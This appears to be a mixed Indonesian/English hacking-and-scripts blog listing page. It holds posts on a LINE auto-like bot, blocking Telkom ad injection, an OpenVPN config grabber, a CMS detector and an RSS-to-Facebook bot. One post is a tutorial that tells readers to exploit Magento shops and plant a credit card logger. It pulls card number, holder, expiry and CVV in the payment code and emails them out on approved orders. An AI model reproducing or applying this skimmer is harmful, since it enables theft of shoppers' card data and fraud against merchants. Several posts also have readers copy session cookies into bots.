Showing posts with label Script. Show all posts

BOT Like LINE Home Feeds [Google App Script]

Here is a Google apps script to automatically liked post on your own home feeds / timeline.

https://script.google.com/d/1fbpAdfAat92n5I113g2E0l21tqO_95_w9ScBCtGt6EjqCLMJakDMvuTc/edit?usp=sharing


Steps

  • Click on the link above and sign in with your Google account.
  • Open "File" menu, choose "Make a copy".

  • Replace "nama" values with your name and "kuki" values with your LINE account cookies (read instructions) etc. How to get LINE cookies in the next step.
  • You may need to run a function "cekAkun()" to check whether the account is valid.

  • Then check the log when the function was run.

  • You can set the script to run automatically by setting the "Current project trigger" on the "Resources" menu.
How to get LINE cookies from browser
  • First, you must allow your LINE account to login via PC (in the next step).
  • Go to https://timeline.line.me and sign in with your LINE account.
  • Press F12 on keyboard.
  • Refresh page (F5).
  • Copy the value of cookies in your browser.
  • Network > Choose one request at a domain timeline.line.me > Headers (on the right panel) > Request headers > Copy the cookies value from "Cookie" request header.
Firefox:
BOT Like LINE Home Feeds [Google App Script]

Chrome:
BOT Like LINE Home Feeds [Google App Script]


How to allowing logins to the PC version of LINE
Please configure your login settings on your smartphone using the steps below:
  • Go to More > Settings > Account.
  • Tap Allow Login.

You can also open this menu by tapping this link from your smartphone.

How to set emoticons like
To set emoticons of like (default: null, if you want to set the emoticon randomly).

= 1

= 2

= 3

= 4

= 5

= 6


Change the null value of the variable 'tipe' (on line 9) with numbers above if you want to change the type of emoticons like.


Just write down in the comment section below if you have any curiosity about this, cause curiosity has its own reason for existence you know. (:

How to Deal (means Block) with Telkom Ads?


  • What It's?

Saya harap, Anda di sini sudah mengetahui kasusnya. Silahkan baca TELKOM Indonesia Secretly Injects Advertisements.

Singkatnya, cara kerja script tersebut adalah ketika Anda menggunakan browser yang sudah terinjeksi script seperti gambar di atas untuk membuka halaman situs tertentu, maka script tersebut akan memaksa browser untuk memuat halaman dari sumber script di *.u-ad.info dan menampilkan perintah script ke halaman yang sedang Anda buka. Itulah sebabnya, kenapa kecepatan browsing Anda sedikit melambat dan tampil tayangan iklan tertentu di luar konten dari website yang sedang Anda baca. Ini hanya hanya muncul pada setiap situs non-HTTP.


  • How to Deal?

Ada beberapa cara untuk mengatasi gangguan yang disebabkan oleh script ads inject dari *.u-ad.info, diantaranya adalah;

1. Menggunakan VPN (Virtual Private Network)
Advertising inject yang dilakukan oleh Telkom tidak berdampak ketika Anda menggunakan VPN. Sebab VPN merupakan jalur koneksi yang terenkripsi, seperti halnya dengan HTTPS.

2. Menggunakan SSH (Secure-Shell) Tunelling
Kurang lebih metodenya sama seperti menggunakan VPN, yaitu untuk membuat jalur koneksi yang terenkripsi.

3. Melakukan Filtering Terhadap Host
Jika Anda menggunakan Windows, ubah filter hosts pada folder C:\Windows\System32\Drivers\etc, ranahkan *.u-ad.info pada 127.0.0.1. Atau router yang Anda gunakan memiliki fitur blocklist, lakukan pemblokiran sebagai berikut;


4. Pencegahan dari Ads Inject
Jika Anda adalah web developer, lakukan pencegahan dari ads inject dengan cara menggunakan tag body yang berbeda, seperti gambar di atas.

5. Menggunakan Greasemonkey Script
Greasemonkey adalah pengaya browser yang memungkinkan pengguna untuk menginstal script yang membuat perubahan untuk konten halaman web setelah atau sebelum halaman dibuka di browser.
Perubahan yang dibuat ke halaman web yang dieksekusi setiap kali halaman ditampilkan, membuat mereka efektif permanen untuk pengguna menjalankan script.

Pertama, install: https://addons.mozilla.org/firefox/addon/748, for Chrome: https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkebhmkfjojejmpbldmpobfkfo?hl=en

Kemudian install userscript ini: https://openuserjs.org/scripts/dwi.siswanto/Telkom_Ads_Blocker

Jika sudah, silahkan uji coba dengan menjalankan script di bawah ini pada server lokal:


Terdapat perbedaan jika Anda belum menginstall userscript di atas, maka frame URL yang ditampilkan akan tak tersedia (404/not found) atas cfs.u-ad.info, sebaliknya jika Anda telah menginstall maka frame URL akan tak tersedia atas 127.0.0.1.


Deal? Thanks and please share. :)

[SCRIPT] OpenVPN Config Grabber from VPN Gate

OpenVPN Config Grabber from VPN Gate 


First, you must install OpenVPN Client. Download here!

Than, look bellow.
script;


Usage; Open this PHP script with a browser.
Config will be saved into your document root of htdocs directory (if you're using XAMPP, means Apache server).


Proof;
OpenVPN Config Grabber from VPN Gate

CMS Detector, More Than 50+ CMS to Detect

CMS detector
(CMS Detector preview in Windows)

Sometimes, for whatever reasons, you will want to know if a website is using a content management system (cms), and if so, which one. 
This is a rather complicated procedure, but we did our best to collect in our service the maximum number of features that can help define a website's cms.

What's CMS?
From the Wikipedia, a content management system (CMS) is a computer application that supports the creation and modification of digital content using a common user interface and thus usually supporting multiple users working in a collaborative environment. CMSes have been available since the late 1990s.

CMS features vary widely. Most CMSes include Web-based publishing, format management, edit history and version control, indexing, search, and retrieval. By their nature, content management systems support the separation of content and presentation.

How to identify which CMS is used on a website?
This tool will analyze websites and attempt to detect the plaform, language, framework and other technologies used for any website.

usage; this.php <host>


This is an experimental service, please contact us if any problem occurs or if you think a site has been wrongly detected.

[TUTS] How to Add CreditCard Logger in Magento?

Proof of Concept


First, you must exploit Magento site.
Here's auto exploiter script written by my homies FathurFreakz[coder]


File: app/code/core/Mage/Paygate/Authorizenet.php

$payment->getOrder()->getBillingAddress(); // Billing Address
$payment->getCcType(); // CC Type
$payment->getCcOwner(); // Cardholder Name
$payment->getCcNumber(); // CC Number
sprintf('%02d-%04d', $payment->getCcExpMonth(), $payment->getCcExpYear()); // CC Expire
$payment->getCcCid(); // CC CVV


Just add mail() function inside _place() function between self::RESPONSE_CODE_APPROVED:.


Regards :)

[SCRIPT] Bot RSS Feeds Transferer to Facebook

Bot RSS Feeds Transferer to Facebook? Hah? Apaan ya?
Mungkin ada yang belum kenal dan ada juga yang sudah tidak asing lagi.
Pernahkah Anda melihat sebuah website yang terdapat logo atau kata-kata RSS? Jawabannya adalah "ya!". Kebanyakan ketika kita membuka sebuah website atau mengunjungi blog, terdapat fasilitas RSS. Sebenarnya apa sih RSS itu? Dan apa kegunaannya?

RSS adalah sebuah file berformat XML yang digunakan untuk sebuah situs web atau blog (Sumber : http://id.wikipedia.org/wiki/RSS). Singkatan dari RSS ini mengacu kepada beberapa protokol, diantaranya :
  • 1. Really Simple Syndication (RSS 2.0)
  • 2. RDF Site Summary (RSS 0.9 dan 1.0)
  • 3. Rich Text Summary (RSS 0.91)
Pengertian sederhana dan kegunaannya adalah teknologi yang memudahkan kita untuk mendapat informasi terbaru dari web atau blog tersebut, tanpa kita harus membuka web tersebut.

Kemudian, apa itu feed? Feed adalah pengumpul untuk mengecek situs yang menyediakan RSS dan menampilkan berbagai artikel baru yang ditemukan. Feed ini bisa berupa program komputer atau layanan yang berbasis online.

Untuk dapat menggunakan RSS ini tidak sulit. Ya, iyalah! Jaman sekarang apa sih yang sulit? Wong tinggal klik-enter-klik-enter doang, bikin tangan robot aja (katanya) mudah kok.

Tapi di sini bukan bagaimana cara menggunakan RSS dan bagaimana membuat tangan robot tersebut, melainkan bagaimana cara meng-update informasi terbaru dari web atau blog yang dituju ke Facebook yang telah saya aplikasikan dalam bahasa PHP.
Ini sama halnya seperti aplikasi pada umumnya yang bertebaran di Facebook jika kita mencari RSS pada kategori aplikasi.


Bot RSS Feeds Transferer to Facebook Review


Yang perlu Anda siapkan di sini adalah;
  • 1. Kuki Facebook (How to get?)
  • 2. User ID atau Grup ID target yang ingin ditransfer
  • 3. Daftar RSS feeds

Orkes, langsung saja. Ini dia skripnya.


rss-bot.php


Note
2. define("COOKIES", "...");
Inputkan semua kuki Facebook (pisahkan setiap parameter dengan titik koma ';'). Ini untuk mendapatkan otorisasi ke rest API Facebook dengan akses token baru yang diminta tiap kali dijalankan.

3. define("TARGET", "");

Ini tidak berlaku jika Anda ingin mentransfernya pada kronologi Anda sendiri (dapat dikosongkan), nilai default adalah: me.

4. define("LOG", "rss-log.txt");
Disarankan untuk membuat file kosong dengan nama yang sama pada kode yang tertulis, guna untuk menghindari duplikat status yang sudah diposting.

12. $rss = array(
         ...
    );
Jika demikian Anda ingin mengatur atau mengubah daftar RSS feeds, silahkan saja. Dengan syarat url RSS feeds tersebut sah (ext:XML).

Rekomendasi trigger yang disarankan adalah 1x5 jam.


Mungkin cukup tau sampai di sini saja ya? Jika ada yang menghadapi kegagalan bermasturbasi, luapkan dikomentar.
Terima kasih. ^^